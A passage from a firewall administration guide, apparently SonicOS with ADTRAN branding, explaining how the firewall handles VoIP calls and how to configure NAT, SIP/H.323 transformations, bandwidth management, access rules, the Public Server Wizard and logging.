| | PingTel Xpressa PolyCom |
| | PolyCom |
| Gateway: | Pulver Innovations WiSIP |
| Cisco | SoundPoint |
| | SIP Proxies/Services: |
| | Cisco SIP Proxy Server |
| | Brekeke Software OnDo SIP Proxy |
| | Packet8 |
| | Siemens SCS SIP Proxy |
| | Vonage |

CODECs

SonicOS supports media streams from any CODEC - Media streams carry audio and video signals that have been processed by a hardware/software CODEC (COder/DECoder) within the VoIP device. CODECs use coding and compression techniques to reduce the amount of data required to represent audio/video signals. Some examples of CODECs are:

- H.264, H.263, and H.261 for video

- MPEG4, G.711, G.722, G.723, G.728, G.729 for audio

VoIP Protocols that SonicOS Does Not Perform Deep Packet Inspection on

firewalls do not currently support deep packet inspection for the following protocols; therefore, these protocols should only be used in non-NAT environments.


- Proprietary extensions to H.323 or SIP
- MGCP
- Megaco/H.248
- Cisco Skinny Client Control Protocol (SCCP)
- IP-QSIG
- Proprietary protocols (Mitel's MiNET, 3Com NBX, etc.)

How SonicOS Handles VoIP Calls

SonicOS provides an efficient and secure solution for all VoIP call scenarios. The following are examples of how SonicOS handles VoIP call flows.

Incoming Calls

The following figure shows the sequence of events that occurs during an incoming call.




The following describes the sequence of events shown in the figure above:

7. **Phone B registers with VoIP server** - The firewall builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicOS translates between phone B's private IP address and the firewall's public IP address used in registration messages. The VoIP server is unaware that phone B is behind a firewall and has a private IP address—it associates phone B with the firewall's public IP address.

8. **Phone A initiates a call to phone B** - Phone A initiates a call to phone B using a phone number or alias. When sending this information to the VoIP server, it also provides details about the media types and formats it can support as well as the corresponding IP addresses and ports.
9. **VoIP Server validates the call request and sends the request to phone B** - The VoIP server sends the call request to the firewall's public IP address. When it reaches the firewall, SonicOS validates the source and content of the request. The firewall then determines phone B's private IP address.
10. **Phone B rings and is answered** - When phone B is answered, it returns information to the VoIP server for the media types and formats it supports as well as the corresponding IP addresses and ports. SonicOS translates this private IP information to use the firewall's public IP address for messages to the VoIP server.
11. **VoIP server returns phone B media IP information to phone A** - Phone A now has enough information to begin exchanging media with Phone B. Phone A does not know that Phone B is behind a firewall, as it was given the public address of the firewall by the VoIP Server.
12. **Phone A and phone B exchange audio/video/data through the VoIP server** - Using the internal database, SonicOS ensures that media comes from only Phone A and is only using the specific media streams permitted by Phone B.

Local Calls

The following figure shows the sequence of events that occurs during a local VoIP call.



The following describes the sequence of events shown in the figure above:

1. **Phones A and B register with VoIP server** - The firewall builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicOS translates between the phones' private IP addresses and the firewall's public IP address. The VoIP server is unaware that the phones are behind a firewall. It associates the same IP address for both phones, but different port numbers.

2. **Phone A initiates a call to phone B by sending a request to the VoIP server** - Even though they are behind the same firewall, phone A does not know Phone B's IP address. Phone A initiates a call to phone B using a phone number or alias.
3. **VoIP Server validates the call request and sends the request to phone B** - The VoIP server sends the call request to the firewall's public IP address. The firewall then determines phone B's private IP address.
4. **Phone B rings and is answered** - When phone B is answered, the firewall translate its private IP information to use the firewall's public IP address for messages to the VoIP server.
5. **VoIP Server returns phone B media IP information to phone A** - Both the called and calling party information within the messages are translated by SonicOS back to the private addresses and ports for phone A and phone B.
6. **Phone A and phone B directly exchange audio/video/data** - The firewall routes traffic directly between the two phones over the LAN. Directly connecting the two phones reduces the bandwidth requirements for transmitting data to the VoIP server and eliminates the need for the firewall to perform address translation.

VoIP Settings

The following sections provide information on VoIP settings:

- [“Configuring ADTRAN VoIP Features” on page 704](#)
- [“VoIP Deployment Scenarios” on page 714](#)

Configuring ADTRAN VoIP Features

Configuring the firewall for VoIP deployments builds on your basic network configuration in the ADTRAN management interface. This chapter assumes the firewall is configured for your network environment.

Supported Interfaces

VoIP devices are supported on the following SonicOS zones:

- Trusted zones (LAN, VPN)
- Untrusted zones (WAN)
- Public zones (DMZ)
- Wireless zones (WLAN)

Configuration Tasks

- [“General VoIP Configuration” on page 705](#)
 - [“Configuring Consistent Network Address Translation \(NAT\)” on page 705](#)
 - [“Configuring SIP Settings” on page 706](#)
 - [“Configuring H.323 Transformations” on page 707](#)
- [“Configuring BWM and QoS” on page 708](#)
 - [“Bandwidth Management” on page 708](#)

- “Quality of Service” on page 708
- “Configuring Bandwidth on the WAN Interface” on page 709
- “Configuring VoIP Access Rules” on page 710
- “Using the Public Server Wizard” on page 712
- “Configuring VoIP Logging” on page 714

General VoIP Configuration

SonicOS includes the VoIP configuration settings on the **VoIP > Settings** page. This page is divided into three configuration settings sections: **General Settings**, **SIP Settings**, and **H.323 Settings**.

Configuring Consistent Network Address Translation (NAT)

Consistent NAT enhances standard NAT policy to provide greater compatibility with peer-to-peer applications that require a consistent IP address to connect to, such as VoIP. Consistent NAT uses an MD5 hashing method to consistently assign the same mapped public IP address and UDP Port pair to each internal private IP address and port pair.

For example, NAT could translate the private (LAN) IP address and port pairs, 192.116.168.10/50650 and 192.116.168.20/50655 into public (WAN) IP/port pairs as follows:

| Private IP/Port | Translated Public IP/Port |
|--------------------------|---------------------------|
| 192.116.168.10/ 50650 | 64.41.140.167/40004 |
| 192.116.168.20/ 50655 | 64.41.140.167/40745 |

With Consistent NAT enabled, all subsequent requests from either host 192.116.168.10 or 192.116.168.20 using the same ports illustrated in the previous result in using the same translated address and port pairs. Without Consistent NAT, the port and possibly the IP address change with every request.

To enable Consistent NAT, select the **Enable Consistent NAT** setting and click **Accept**. This checkbox is disabled by default.

**Note**

Enabling Consistent NAT causes a slight decrease in overall security, because of the increased predictability of the address and port pairs. Most UDP-based applications are compatible with traditional NAT. Therefore, do not enable Consistent NAT unless your network uses applications that require it.

Configuring SIP Settings

By default, SIP clients use their private IP address in the SIP Session Definition Protocol (SDP) messages that are sent to the SIP proxy. If your SIP proxy is located on the public (WAN) side of the firewall and SIP clients are on the private (LAN) side behind the firewall, the SDP messages are not translated and the SIP proxy cannot reach the SIP clients.

Selecting **Enable SIP Transformations** transforms SIP messages between LAN (trusted) and WAN/DMZ (untrusted). You need to check this setting when you want the firewall to do the SIP transformation. If your SIP proxy is located on the public (WAN) side of the ADTRAN and SIP clients are on the LAN side, the SIP clients by default embed/use their private IP address in the SIP/Session Definition Protocol (SDP) messages that are sent to the SIP proxy, hence these messages are not changed and the SIP proxy does not know how to get back to the client behind the ADTRAN. Selecting **Enable SIP Transformations** enables the ADTRAN to go through each SIP message and change the private IP address and assigned port. **Enable SIP Transformation** also controls and opens up the RTP/RTCP ports that need to be opened for the SIP session calls to happen. NAT translates Layer 3 addresses but not the Layer 7 SIP/SDP addresses, which is why you need to select Enable SIP Transformations to transform the SIP messages.

**Tip**

In general, you should check the **Enable SIP Transformations** box unless there is another NAT traversal solution that requires this feature to be turned off. SIP Transformations works in bi-directional mode, meaning messages are transformed going from LAN to WAN and vice versa.

Selecting **Permit non-SIP packets on signaling port** enables applications such as Apple iChat and MSN Messenger, which use the SIP signaling port for additional proprietary messages. Enabling this checkbox may open your network to malicious attacks caused by malformed or invalid SIP traffic. This checkbox is disabled by default.

The **Enable SIP Back-to-Back User Agent (B2BUA) support** setting should be enabled when the firewall can see both legs of a voice call (for example, when a phone on the LAN calls another phone on the LAN). This setting should only be enabled when the SIP Proxy Server is being used as a B2BUA.



Tip

If there is not the possibility of the firewall seeing both legs of voice calls (for example, when calls will only be made to and received from phones on the WAN), the **Enable SIP Back-to-Back User Agent (B2BUA) support** setting should be disabled to avoid unnecessary CPU usage.

SIP Signaling inactivity time out (seconds) and **SIP Media inactivity time out (seconds)** define the amount of time a call can be idle (no traffic exchanged) before the firewall denying further traffic. A call goes idle when placed on hold. The default time value for **SIP Signaling inactivity time out** is 1800 seconds (30 minutes). The default time value for **SIP Media inactivity time out** is 120 seconds (2 minutes).

The **Additional SIP signaling port (UDP) for transformations** setting allows you to specify a non-standard UDP port used to carry SIP signaling traffic. Normally, SIP signaling traffic is carried on UDP port 5060. However, a number of commercial VOIP services use different ports, such as 1560. Using this setting, the security appliance performs SIP transformation on these non-standard ports.



Tip

Vonage's VoIP service uses UDP port 5061.

Configuring H.323 Transformations

Select **Enable H.323 Transformation** in the **H.323 Settings** section and click **Accept** to allow stateful H.323 protocol-aware packet content inspection and modification by the firewall. The firewall performs any dynamic IP address and transport port mapping within the H.323 packets, which is necessary for communication between H.323 parties in trusted and untrusted networks/zones. Disable the **Enable H.323 Transformation** to bypass the H.323 specific processing performed by the firewall.

Select **Only accept incoming calls from Gatekeeper** to ensure all incoming calls go through the Gatekeeper for authentication. The Gatekeeper will refuse calls that fail authentication.

Select **Enable LDAP ILS Support** to enable Microsoft NetMeeting users to locate and connect to users for conferencing and collaboration over the Internet.

The **H.323 Signaling/Media inactivity time out (seconds)** field specifies the amount of time a call can be idle before the firewall denying further traffic. A call goes idle when placed on hold. The default time value for **H.323 Signaling/Media inactivity time out** is 300 seconds (5 minutes).

The **Default WAN/DMZ Gatekeeper IP Address** field has a default value of 0.0.0.0. Enter the default H.323 Gatekeeper IP address in this field to allow LAN-based H.323 devices to discover the Gatekeeper using the multicast address 225.0.1.41. If you do not enter an IP address, multicast discovery messages from LAN-based H.323 devices will go through the configured multicast handling.

Configuring BWM and QoS

One of the greatest challenges for VoIP is ensuring high speech quality over an IP network. IP was designed primarily for asynchronous data traffic, which can tolerate delay. VoIP, however, is very sensitive to delay and packet loss. Managing access and prioritizing traffic are important requirements for ensuring high-quality, real-time VoIP communications.

ADTRAN's integrated Bandwidth Management (BWM) and Quality of Service (QoS) features provide the tools for managing the reliability and quality of your VoIP communications.

Bandwidth Management

SonicOS offers an integrated traffic shaping mechanism through its Egress (outbound) and Ingress (inbound) management interfaces. Outbound BWM can be applied to traffic sourced from Trusted and Public zones (such as LAN and DMZ) destined to Untrusted and Encrypted zones (such as WAN and VPN). Inbound bandwidth management can be applied to traffic sourced from Untrusted and Encrypted zones destined to Trusted and Public zones.

Enabling bandwidth management allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic on all WAN zones. Using access rules, bandwidth management can be enabled on a per-interface basis. Packets belonging to a bandwidth management enabled policy will be queued in the corresponding priority queue before being sent on the bandwidth management-enabled WAN interface. Access rules using bandwidth management have a higher priority than access rules not using bandwidth management. Access rules without bandwidth management are given lowest priority.

Quality of Service

QoS encompasses a number of methods intended to provide predictable network behavior and performance. Network predictability is vital to VoIP and other mission critical applications. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

SonicOS includes QoS features that adds the ability to recognize, map, modify and generate the industry-standard 802.1p and Differentiated Services Code Points (DSCP) Class of Service (CoS) designators.




Note

For more information on QoS and BWM, see ["802.1p and DSCP QoS" on page 644](#).

Configuring Bandwidth on the WAN Interface

BWM configurations begin by enabling BWM on the relevant WAN interface, and specifying the available bandwidth on the interface in Kbps. This is performed from the **Network > Interfaces** page by selecting the **Configure** icon for the WAN interface, and navigating to the **Advanced** tab:



Egress and Ingress BWM can be enabled jointly or separately on WAN interfaces. Different bandwidth values may be entered for outbound and inbound bandwidth to support asymmetric links. Link rates up to 100,000 Kbps (100Mbit) may be declared on Fast Ethernet interface, while Gigabit Ethernet interfaces will support link rates up to 1,000,000 (Gigabit). The bandwidth specified should reflect the actual bandwidth available for the link. Oversubscribing the link (i.e. declaring a value greater than the available bandwidth) is not recommended.

Once one or both BWM settings are enabled on the WAN interface and the available bandwidth has been declared, a **Bandwidth** tab will appear on Access Rules. See the following [“Configuring VoIP Access Rules”](#) section on page 710 for more information.

To configure Bandwidth Management on the firewall:

-
- Step 1** Select **Network > Interfaces**.
 - Step 2** Click the Edit icon in the Configure column in the **WAN (X1)** line of the Interfaces table. The **Edit Interface** window is displayed.
 - Step 3** Click the **Advanced** tab.
 - Step 4** Check **Enable Egress (Outbound) Bandwidth Management** and enter the total available WAN bandwidth in the **Available Interface Egress Bandwidth Management** field.
 - Step 5** Check **Enable Ingress (Inbound) Bandwidth Management** and enter the total available WAN bandwidth in the **Available Interface Ingress Bandwidth Management** field.
 - Step 6** Click **OK**.

Configuring VoIP Access Rules

By default, stateful packet inspection on the firewall allows all communication from the LAN to the Internet and blocks all traffic to the LAN from the Internet. Additional network access rules can be defined to extend or override the default access rules.

If you are defining VoIP access for client to use a VoIP service provider from the WAN, you configure network access rules between source and destination interface or zones to enable clients behind the firewall to send and receive VoIP calls.

If your SIP Proxy or H.323 Gateway is located behind the firewall, you can use the ADTRAN **Public Server Wizard** to automatically configure access rules.



Tip

Although custom rules can be created that allow inbound IP traffic, the firewall does not disable protection from Denial of Service attacks, such as the SYN Flood and Ping of Death attacks.



Note You must select Bandwidth Management on the **Network > Interfaces** page for the **WAN** interface before you can configure bandwidth management for network access rules.

- Step 1** To add access rules for VoIP traffic on the firewall:
Go to the **Firewall > Access Rules** page, and under **View Style** click **All Rules**.
- Step 2** Click **Add** at the bottom of the **Access Rules** table. The **Add Rule** window is displayed.

- Step 3** In the **General** tab, select **Allow** from the **Action** list to permit traffic.
- Step 4** Select the from and to zones from the **From Zone** and **To Zone** menus.
- Step 5** Select the service or group of services affected by the access rule from the **Service** list.
- For H.323, select one of the following or select **Create New Group** and add the following services to the group:
 - H.323 Call Signaling
 - H.323 Gatekeeper Discovery
 - H.323 Gatekeeper RAS
 - For SIP, select **SIP**
- Step 6** Select the source of the traffic affected by the access rule from the **Source** list. Selecting **Create New Network** displays the **Add Address Object** window.
- Step 7** If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet, select **Range** in the **Type:** pulldown menu. Then enter the lowest and highest IP addresses in the range in the **Starting IP Address:** and **Ending IP Address** fields.
- Step 8** Select the destination of the traffic affected by the access rule from the **Destination** list. Selecting **Create New Network** displays the **Add Address Object** window.
- Step 9** From the **Users Allowed** menu, add the user or user group affected by the access rule.
- Step 10** Select a schedule from the **Schedule** menu if you want to allow VoIP access only during specified times. The default schedule is **Always on**. You can specify schedule objects on the **system > Schedules** page.
- Step 11** Enter any comments to help identify the access rule in the **Comments** field.
- Step 12** Click the **Bandwidth** tab.

- Step 13** Select **Bandwidth Management**, and enter the **Guaranteed Bandwidth** in Kbps.
- Step 14** Enter the maximum amount of bandwidth available to the Rule at any time in the **Maximum Bandwidth** field.
- Step 15** Assign a priority from 0 (highest) to 7 (lowest) in the **Bandwidth Priority** list. For higher VoIP call quality, ensure VoIP traffic receives HIGH priority.




Tip

Rules using Bandwidth Management take priority over rules without bandwidth management.

Using the Public Server Wizard

The ADTRAN **Public Server Wizard** provides an easy method for configuring firewall access rules for a SIP Proxy or H.323 Gatekeeper running on your network behind the firewall. Using this wizard performs all the configuration settings you need for VoIP clients to access your VoIP servers.

- Step 1** Click **Wizards** on the SonicOS navigation bar.
- Step 2** Select **Public Server Wizard** and click **Next**.



- Step 3** Select **Other** from the **Server Type** list.
- Select **SIP** from the **Services** menu if you are configuring network access for a SIP proxy server from the WAN.
 - Select **Gatekeeper RAS** if you are configuring network access for a H.323 Gatekeeper from the WAN.
 - Select **H.323 Call Signaling** for enabling Point-to-Point VoIP calls from the WAN to the LAN.
- Step 4** Click **Next**.

**Note**

ADTRAN recommends NOT selecting **VoIP** from the **Services** menu. Selecting this option opens up more TCP/UDP ports than is required, potentially opening up unnecessary security vulnerabilities.

Server Private Network Configuration

Introduction

Public Server Type

Server Private Network

Server Private IP Address

Summary

Back

Please enter a name to identify the server, and the server's private (internal) IP address. A network object representing the private server will be created, as needed, using the name and IP address information you provide, and will be assigned to the appropriate Zone.

If you enter an IP address that matches an existing Network Object, that object will be removed with the Server Name you specify here. You may also enter an optional comment to help further identify the server.

If you do not know this information, please contact the server's administrator or your network administrator before continuing.

Server Name:

Server Private IP Address:

Server Comment:

To continue, click Next.

< Back Next > Cancel

Step 5 Enter the name of the server in the **Server Name** field.

Step 6 Enter the private IP address of the server. Specify an IP address in the range of addresses assigned to the zone where the server is located. The Public Server Wizard will automatically assign the server to the zone in which its IP address belongs. You can enter optional descriptive text in the Server Comment field.

Step 7 Click **Next**.

Step 8 Enter the public IP address of the server. The default is the WAN public IP address. If you enter a different IP, the Public Server Wizard will create an address object for that IP address and bind the address object to the WAN zone.

Step 9 Click **Next**.

Public Server Configuration Summary

Introduction

Public Server Type

Server Private Network

Server Public Information

Summary

Back

Please review the settings below and click "Apply" to create the new objects listed below.

Server Address Objects

1. Create 'Huhcorp VoIP Server Private' assigned to LAN Zone for Host 10.1.2.3.
2. Create '31 IP' address object assigned to WAN zone for 204.100.153.42.

Server Service Group Object

1. Create 'Huhcorp VoIP Server Services' with H323 Call Signaling Service.

Server NAT Policies

1. Create Inbound Server NAT Policy to rewrite packets to original destination '31 IP' to translated destination 'Huhcorp VoIP Server Private'.
2. Create Outbound Server NAT Policy to rewrite packets from 'Huhcorp VoIP Server Private' to translated source '31 IP'.
3. Create Loopback NAT Policy to allow access from all external zones to the server at public IP address 204.100.153.42.

Server Access Rules

1. WAN > LAN - Allow 'Any' to '31 IP' for Service Group 'Huhcorp VoIP Server Services'. Similar rules will be created from all lower security zones to the LAN zone.

To apply these settings, click Apply. To continue, click Next.

< Back Apply > Cancel

Step 10 The Summary page displays a summary of all the configuration you have performed in the wizard. It should show:

- **Server Address Objects** - The wizard creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the LAN zone, the wizard binds the address object to the LAN zone.
- **Server Service Group Object** - The wizard creates a service group object for the services used by the new server.
- **Server NAT Policies** - The wizard creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. The wizard also creates a Loopback NAT policy
- **Server Access Rules** - The wizard creates an access policy allowing all traffic to the WAN Primary IP for the new service.

Step 11 Click **Accept** in the Public Server Configuration Summary page to complete the wizard and apply the configuration to your ADTRAN.



Tip

The new IP address used to access the new server, both internally and externally, is displayed in the **URL** field of the **Congratulations** window.

Step 12 Click **Close** to close the wizard.

Configuring VoIP Logging

You can enable the logging of VoIP events in the firewall log in the **Log > Categories** page. Log entries are displayed on the **Log > View** page. To enable logging:

- Step 1** Select **Log > Categories**.
- Step 2** Select **Expanded Categories** from the **View Style** menu in the **Log Categories** section.
- Step 3** Locate the **VoIP (VOIP H.323/RAS, H.323/H.225, H.323/H.245 activity)** entry in the table.
- Step 4** Select **Log** to enable the display of VoIP log events in on the **Log > View** page.
- Step 5** Select **Alerts** to enable the sending of alerts for the category.
- Step 6** Select **Syslog** to enable the capture of the log events into the firewall Syslog.
- Step 7** Click **Accept**.

VoIP Deployment Scenarios

firewalls can be deployed VoIP devices can be deployed in a variety of network configurations. This section describes the following deployment scenarios:

- [“Generic Deployment Scenario” on page 715](#)
- [“Deployment Scenario 1: Point-to-Point VoIP Service” on page 715](#)
- [“Deployment Scenario 2: Public VoIP Service” on page 716](#)
- [“Deployment Scenario 3: Trusted VoIP Service” on page 717](#)


Generic Deployment Scenario

All three of the follow deployment scenarios begin with the following basic configuration procedure:

- Step 1** Enable bandwidth management on the WAN interface on **Network > Interfaces**.
- Step 2** Configure SIP or H.323 transformations and inactivity settings on **VoIP > Settings**.
- Step 3** Configure the DHCP Server on the **Network > DHCP Server** page with static private IP address assignments to VoIP clients.
- Step 4** Enable ADTRAN Intrusion Prevention Service to provided application-layer protection for VoIP communications on the **Security Services > Intrusion Prevention** page.
- Step 5** Connect VoIP Clients to network.

Deployment Scenario 1: Point-to-Point VoIP Service

The point-to-point VoIP service deployment is common for remote locations or small office environments that use a VoIP end point device connected to the network behind the firewall to receive calls directly from the WAN. The VoIP end point device on the Internet connects to VoIP client device on LAN behind the firewall using the firewall's Public IP address. The following figure shows a point-to-point VoIP service topology




This deployment does not require a VoIP server. The Public IP address of the firewall is used as the main VoIP number for hosts on the network. This requires a static Public IP address or the use of a Dynamic DNS service to make the public address available to callers from the WAN. Incoming call requests are routed through the firewall using NAT, DHCP Server, and network access rules.

To make multiple devices behind the firewall accessible from the public side, configure One-to-One NAT. If Many-to-One NAT is configured, only one SIP and one NAT device will be accessible from the public side. See "" for more information on NAT.

See the [“Using the Public Server Wizard”](#) section for information on configuring this deployment.

Deployment Scenario 2: Public VoIP Service

